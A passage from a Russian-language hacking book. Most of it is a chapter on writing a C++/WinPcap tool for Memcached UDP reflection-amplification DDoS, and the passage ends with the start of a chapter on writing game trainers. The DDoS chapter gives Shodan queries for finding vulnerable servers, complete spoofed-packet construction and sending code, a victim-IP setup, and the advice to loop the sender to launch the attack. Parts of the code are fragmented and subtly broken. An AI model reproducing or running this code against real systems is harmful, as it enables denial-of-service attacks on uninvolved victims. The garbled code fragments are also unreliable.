


Рис 14.2. Используемые злоумышленниками протоколы

- UDP datagrams with an invalid source address cannot be sent over raw sockets. The IP source address for any outgoing UDP datagram must exist on a network interface or the datagram is dropped. This change was made to limit the ability of malicious code to create distributed denial-of-service attacks and limits the ability to send spoofed packets (TCP/IP packets with a forged source IP address).

Рис. 14.3. Пункт в документации Microsoft

Обрати внимание на этот пункт документации (рис. 14.3).

Прямо заявлено, что ОС не позволит отправлять UDP-пакеты с полем IP-адреса поддельного отправителя.

Зачем нам это нужно? Дело в том, что трафик, который мы получаем от уязвимых ответов служб, может быть каким-то образом перенаправлен на серверы жертв. А этого можно добиться, просто изменив IP-адрес отправителя в заголовке UDP-пакета. Тогда уязвимый сервер подумает, что запрос поступил с компьютера жертвы, и отправит на него ответ.

Кто не знаком со структурой пакета UDP, может посмотреть на рисунок 14.4. Там ничего особенного нет, формирование самого пакета мы разберем позже.




Рис. 14.4. Структура пакета UDP

Собственно, из документации понятно, что стандартные инструменты и библиотеки Windows не позволяют подделывать адрес отправителя. Для проведения DDoS это нужно обойти, и на помощь злодею или желающему провести нагрузочный тест приходит такая волшебная вещь, как WinPcap (<https://www.winpcap.org/>).

С WinPcap можно формировать пакеты отправки независимо от инструментов Windows. И это не просто библиотека для обработки пакетов для C++, а собственный драйвер NPF ([https://www.winpcap.org/docs/docs\\_412/html/group\\_\\_NPF.html](https://www.winpcap.org/docs/docs_412/html/group__NPF.html)).




Рис. 14.5. Процесс создания и инкапсуляции пакетов

Если вкратце, то это работает так. Мы можем установить кастомный драйвер протокола, при написании программы мы будем ссылаться на него. Оттуда пакеты будут передаваться на драйвер Network interface card (NIC) и идти дальше по сети. Таким образом, мы сможем полностью контролировать процесс создания и инкапсуляции пакетов (рис. 14.5).

## Ищем уязвимые серверы

Для поиска уязвимых серверов широко используется поисковик Shodan. Давай для примера попробуем найти серверы Memcached, которые использовались для атаки на Github несколько лет назад. Вводим `product:"Memcached"` и видим, что серверов остается все еще очень много (рис. 14.6).




Рис. 14.6. Поиск уязвимых узлов в Shodan

Разработчик исправил уязвимость, и теперь порт, назначенный по умолчанию, заменен с 11211 на TCP. Но, несмотря на это, в интернете остались тысячи уязвимых серверов.

У Shodan есть фильтры (<https://help.shodan.io/the-basics/search-query-fundamentals>), которые помогают искать необходимые сервисы и серверы. Для практики можно попробовать найти сервисы RDP с портом UDP/3389, которые также уязвимы (<https://www.netscout.com/blog/asert/microsoft-remote-desktop-protocol-rdp-reflectionamplification>) для атак амплификации (с коэффициентом 85,9 : 1).

## Разработка

Мы можем создать программу для эксплуатации уязвимости серверов Memcached, DDoS с усилением. Прежде всего, нужно настроить рабочую среду (рис. 14.7, 14.8, 14.9).

- Устанавливаем необходимый драйвер (<https://www.winpcap.org/install/>) (есть версия для Windows 10 (<http://www.win10pcap.org/download/>), она поддерживает больше интерфейсов).
- Скачиваем библиотеку Winpcap Developers Pack (<https://www.winpcap.org/devel.htm>).
- Подключаем библиотеку в проект.




Рис. 14.7. Настройка рабочей среды




Рис. 14.8. Файлы с заголовками

В самом проекте я использовал следующие модули:

```
#define _ALLOW_KEYWORD_MACROS // Отключить предупреждение
```

```
#include <winsock2.h> // Здесь нужны нам функции, такие как htons() htonl()
#pragma comment (lib, "WS2_32.lib")
```

```
#include <Iphlpapi.h> // Поможет нам найти информацию про сетевые адаптеры и их характеристики
```



```
#pragma comment (lib, "Iphlpapi.lib")

#include <pcap/pcap.h> // Собственно, WinPcap
#pragma comment (lib, "wpcap.lib")

#include <iostream> // Здесь нам нужна функция sprintf()

#include <stdio.h>

#include <thread>

#define HOST sin_addr.S_un.S_addr // Переменные для пакета

using namespace std;
```




Рис. 14.9. Макросы

Перейдем к главной задаче программы — формированию пакетов. Пойдем по пунктам.

## Функция выбора интерфейса, из которого будут поступать пакеты

```
string devices[15];
void ShowDeviceList(void)
{
    char Error[PCAP_ERRBUF_SIZE];
    pcap_if_t* Devices; pcap_findalldevs_ex(PCAP_SRC_IF_STRING, NULL, &Devices,
    Error);
    int i = 1;
    for (pcap_if_t* CurrentDevice = Devices; CurrentDevice != NULL;
    CurrentDevice = CurrentDevice->next)
    {
        devices[i] = CurrentDevice->description;
```

```
//string a = CurrentDevice->description;
//cout << i << ". " << a << endl;
i++;
```

Далее ты можешь вывести их удобным способом, выбрать и использовать для отправки.

Например, в моей программе это выглядит как на скриншоте ниже (рис. 14.10).




Рис. 14.10. Отправка пакетов

## Функции формирования UDP-пакета

```
unsigned char* FinalPacket;
```

```
unsigned int UserDataLen;
```

```
unsigned short BytesTo16(unsigned char X, unsigned char Y)
```

```
{
    unsigned short Tmp = X;
    Tmp = Tmp << 8;
    Tmp = Tmp | Y;
    return Tmp;
}
```

```
unsigned int BytesTo32(unsigned char W, unsigned char X, unsigned char Y,
unsigned char Z)
```

```
{
    unsigned int Tmp = W;
    Tmp = Tmp << 8;
    Tmp = Tmp | X;
    Tmp = Tmp << 8;
    Tmp = Tmp | Y;
    Tmp = Tmp << 8;
    Tmp = Tmp | Z;
    return Tmp;
}
```

```
unsigned char* MACStringToBytes(LPSTR String)
```

```
{
    char* Tmp = new char[strlen(String)];
    memcpy((void*)Tmp, (void*)String, strlen(String));
    unsigned char* Returned = new unsigned char[6];
    for (int i = 0; i < 6; i++)
    {
        sscanf(Tmp, "%2X", &Returned[i]);
        memmove((void*)(Tmp), (void*)(Tmp + 3), 19 - i * 3);
    }
    return Returned;
}
```

```
unsigned short CalculateIPChecksum(UINT TotalLen, UINT ID, UINT SourceIP, UINT
DestIP)
```

```
{
    unsigned short CheckSum = 0;
    for (int i = 14; i < 34; i += 2)
    {
        tools tool2;
        unsigned short Tmp = tool2.BytesTo16(FinalPacket[i], FinalPacket[i + 1]);
        unsigned short Difference = 65535 - CheckSum;
        CheckSum += Tmp;
        if (Tmp > Difference) { CheckSum += 1; }
    }
    CheckSum = ~CheckSum;
    return CheckSum;
}
```

```
unsigned short CalculateUDPChecksum(unsigned char* UserData, int UserDataLen,
UINT SourceIP, UINT DestIP, USHORT SourcePort, USHORT DestinationPort, UCHAR
Protocol)
```

```
{
    unsigned short CheckSum = 0;
    unsigned short PseudoLength = UserDataLen + 8 + 9; //Length of PseudoHeader
= Data Length + 8 bytes UDP header (2Bytes Length, 2 Bytes Dst Port, 2 Bytes Src
Port, 2 Bytes Checksum)

        //+ Two 4 byte IP's + 1 byte protocol
    PseudoLength += PseudoLength % 2; // If bytes are not an even number, add
an extra.
    unsigned short Length = UserDataLen + 8; // This is just UDP + Data length
needed for actual data in udp header

    unsigned char* PseudoHeader = new unsigned char[PseudoLength];
    for (int i = 0; i < PseudoLength; i++) { PseudoHeader[i] = 0x00; }

    PseudoHeader[0] = 0x11;

    memcpy((void*)(PseudoHeader + 1), (void*)(FinalPacket + 26), 8); // Source
and Dest IP
}
```

```

Length = htons(Length);
memcpy((void*)(PseudoHeader + 9), (void*)&Length, 2);
memcpy((void*)(PseudoHeader + 11), (void*)&Length, 2);

memcpy((void*)(PseudoHeader + 13), (void*)(FinalPacket + 34), 2);
memcpy((void*)(PseudoHeader + 15), (void*)(FinalPacket + 36), 2);

memcpy((void*)(PseudoHeader + 17), (void*)UserData, UserDataLen);

for (int i = 0; i < PseudoLength; i += 2)
{
    tools tool2;
    unsigned short Tmp = tool2.BytesTo16(PseudoHeader[i], PseudoHeader[i +
1]);
    unsigned short Difference = 65535 - CheckSum;
    CheckSum += Tmp;
    if (Tmp > Difference) { CheckSum += 1; }
}
CheckSum = ~CheckSum; //One's complement
return CheckSum;
}

void SendPacket(pcap_if_t* Device)
{
    char Error[256];
    pcap_t* t;
    t = pcap_open(Device->name, 65535, PCAP_OPENFLAG_DATATX_UDP, 1, NULL,
Error); //FP for send
    pcap_sendpacket(t, FinalPacket, UserDataLen + 42);
    pcap_close(t);
}

void CreatePacket
(unsigned char* SourceMAC,
 unsigned char* DestinationMAC,
 unsigned int   SourceIP,
 unsigned int   DestIP,
 unsigned short SourcePort,
 unsigned short DestinationPort,
 unsigned char* UserData,
 unsigned int   UserDataLen)
{
    UserDataLen = UserDataLen;
    FinalPacket = new unsigned char[UserDataLen + 42]; // Reserve enough memory
for the length of the data plus 42 bytes of headers
    USHORT TotalLen = UserDataLen + 20 + 8; // IP Header uses length of data
plus length of ip header (usually 20 bytes) plus lenght of udp header (usually
8)

```

```

//Beginning of Ethernet II Header
memcpy((void*)FinalPacket, (void*)DestinationMAC, 6);
memcpy((void*)(FinalPacket + 6), (void*)SourceMAC, 6);
USHORT TmpType = 8;
memcpy((void*)(FinalPacket + 12), (void*)&TmpType, 2); //The type of
protocol used. (USHORT) Type 0x08 is UDP. You can change this for other
protocols (e.g. TCP)
// Beginning of IP Header
memcpy((void*)(FinalPacket + 14), (void*)"x45", 1); //The Version (4) in
the first 3 bits and the header length on the last 5. (Im not sure, if someone
could correct me plz do)
//If you wanna do any IPv6 stuff, you will need to
change this. but i still don't know how to do ipv6 myself =s
memcpy((void*)(FinalPacket + 15), (void*)"x00", 1); //Differntiated
services field. Usually 0
TmpType = htons(TotalLen);
memcpy((void*)(FinalPacket + 16), (void*)&TmpType, 2);
TmpType = htons(0x1337);
memcpy((void*)(FinalPacket + 18), (void*)&TmpType, 2); // Identification.
Usually not needed to be anything specific, esp in udp. 2 bytes (Here it is
0x1337
memcpy((void*)(FinalPacket + 20), (void*)"x00", 1); // Flags. These are
not usually used in UDP either, more used in TCP for fragmentation and syn acks
i think
memcpy((void*)(FinalPacket + 21), (void*)"x00", 1); // Offset
memcpy((void*)(FinalPacket + 22), (void*)"x80", 1); // Time to live.
Determines the amount of time the packet can spend trying to get to the other
computer. (I see 128 used often for this)
memcpy((void*)(FinalPacket + 23), (void*)"x11", 1); // Protocol. UDP is
0x11 (17) TCP is 6 ICMP is 1 etc
memcpy((void*)(FinalPacket + 24), (void*)"x00x00", 2); //checksum
memcpy((void*)(FinalPacket + 26), (void*)&SourceIP, 4); //inet_addr does
htonl() for us
memcpy((void*)(FinalPacket + 30), (void*)&DestIP, 4);
//Beginning of UDP Header
TmpType = htons(SourcePort);
memcpy((void*)(FinalPacket + 34), (void*)&TmpType, 2);
TmpType = htons(DestinationPort);
memcpy((void*)(FinalPacket + 36), (void*)&TmpType, 2);
USHORT UDPTotalLen = htons(UserDataLen + 8); // UDP Length does not include
length of IP header
memcpy((void*)(FinalPacket + 38), (void*)&UDPTotalLen, 2);
memcpy((void*)(FinalPacket+40), (void*)&TmpType, 2); //checksum
memcpy((void*)(FinalPacket + 42), (void*)UserData, UserDataLen);

unsigned short UDPChecksum = CalculateUDPChecksum(UserData, UserDataLen,
SourceIP, DestIP, htons(SourcePort), htons(DestinationPort), 0x11);
memcpy((void*)(FinalPacket + 40), (void*)&UDPChecksum, 2);

```

```

    unsigned short IPChecksum = htons(CalculateIPChecksum(TotalLen, 0x1337,
SourceIP, DestIP));
    memcpy((void*)(FinalPacket + 24), (void*)&IPChecksum, 2);

    return;
}

```

## Формирование пакета

```

pcap_if_t* ChosenDevice;

char SourceIP[16] = "111.221.111.111";
for (int i = 0; i < 16; i++) {
    SourceIP[i] = target_ip[i];
}
char SourcePort[6] = "11211";
char SourceMAC[19] = "00:26:57:00:1f:02";

char DestinationIP[16] = "192.168.0.105";

for (int i = 0; i < 16; i++) {
    DestinationIP[i] = bot_ip[i];
}

char DestinationPort[6] = "11211";

char DataString[2048] = "stats";

int chosen = chosen_device;

DeviceInfo di;
di = tool1.GetAdapterInfo(ChosenDevice);

RawPacket RP;

RP.CreatePacket(tool1.MACStringToBytes(SourceMAC), di.GatewayPhysicalAddress,
    inet_addr(SourceIP), inet_addr(DestinationIP),
    atoi(SourcePort), atoi(DestinationPort),
    (UCHAR*)DataString, strlen(DataString));

```

## Отправка пакета

```

void SendPacket(pcap_if_t* Device)
{
    char Error[256];
    pcap_t* t;
    t = pcap_open(Device->name, 65535, PCAP_OPENFLAG_DATATX_UDP, 1, NULL,
Error); //FP for send
}

```

```
pcap_sendpacket(t, FinalPacket, UserDataLen + 42);
pcap_close(t);
```

```
RP.SendPacket(ChosenDevice);
```

Последние несколько строк можно поместить в цикл и начать DDoS-атаку. Тестовой целью будет сервер с адресом 18.181.248.145. В Wireshark это все будет выглядеть примерно так:




Рис. 14.11. Ход атаки в Wireshark

Пакеты отправляются на уязвимые серверы, которые видят нашу цель в качестве отправителя (рис. 14.11).

## Заключение

Код, описанный выше, самодостаточен. Если ты будешь писать эксплоит для подобной уязвимости, то, скорее всего, придется манипулировать только полями `DataStream` (пейлоад), `Dest/Source Port`, `Dest/Source IP`.

Да, было бы гораздо проще сделать все это на Linux, и большинство таких программ написаны как раз таки для него. Но это не значит, что мы не можем экспериментировать и углублять знания!

# Чит своими руками. Вскрываем компьютерную игру и пишем трейнер на C++

---

*neeko*

Играть в игры любят все, но это гораздо интереснее, когда у тебя имеется нескончаемый запас патронов и здоровья. Чтобы обзавестись и тем, и другим, можно погуглить читы и трейнеры для твоей любимой игры. Но как быть, если их еще не разработали? Написать самому! Обладая навыками реверс-инжиниринга и программирования, сделать это намного проще, чем кажется.

## Выбор игры

Для начала определимся с игрой. Мой выбор пал на Hyper Light Drifter ([https://www.pcgamingwiki.com/wiki/Hyper\\_Light\\_Drifter](https://www.pcgamingwiki.com/wiki/Hyper_Light_Drifter), далее HLD). Если ты планируешь поэкспериментировать с коммерческой игрой, обрати внимание на сайт pcgamingwiki (<https://www.pcgamingwiki.com/wiki/Home>), а также на игры с открытым исходным кодом ([https://en.wikipedia.org/wiki/List\\_of\\_open-source\\_video\\_games](https://en.wikipedia.org/wiki/List_of_open-source_video_games)).

### **ВНИМАНИЕ!**

Так как для написания этой статьи я буду использовать коммерческую игру, мне нужно удостовериться, что лицензионное соглашение (EULA) позволяет это делать.

Начав установку и внимательно прочитав текст EULA, я убедился, что в нем явно запрещается написание и распространение только тех читов и трейнеров, которые мешают работе сервиса, а в нашем случае ничего подобного не планируется. Поэтому смело продолжаем установку (рис. 15.1).

## Поиск значений

Для поиска значений, которые будет изменять чит, мы станем использовать Cheat Engine (<https://www.cheatengine.org/downloads.php>, далее — CE).

Запустим игру и в настройках игры выберем оконный режим — нам нужно, чтобы на экране помещалось еще что-то, кроме игры.






Рис. 15.1. EULA HLD




Рис. 15.2. Оконный режим

Как видим, в оконном режиме отсутствует панель заголовка, с помощью которой мы могли бы перетаскивать окно игры по экрану (рис. 15.2). Чтобы исправить эту неприятность, откроем отладчик x64dbg (<https://sourceforge.net/projects/x64dbg/files/snapshots/>), а именно его 32-битную версию (x32dbg) и запустим под ним HLD.

Поставим брейк-пойнты на функции `CreateWindowExA` и `CreateWindowExW`, которые отвечают за создание окна. Найти их можно на вкладке **Symbols**, выбрав библиотеку `user32.dll` (рис. 15.3).




Рис. 15.3. Вкладка символов

Видим, что наше окно создается с параметром `dwStyle`, имеющим значение `WS_POPUP` = `0x80000000` (рис. 15.4).




Рис. 15.4. Значение параметра `dwStyle`, равное `WS_POPUP`

Поменяем это значение на `WS_OVERLAPPED` = `0x00000000` (рис. 15.5).

И вот результат: теперь мы можем перемещать окно (рис. 15.6).

После того как мы настроили окно игры с помощью отладчика, ненадолго отложим его. Чтобы найти нужные нам значения в Cheat Engine, разберемся с теорией.

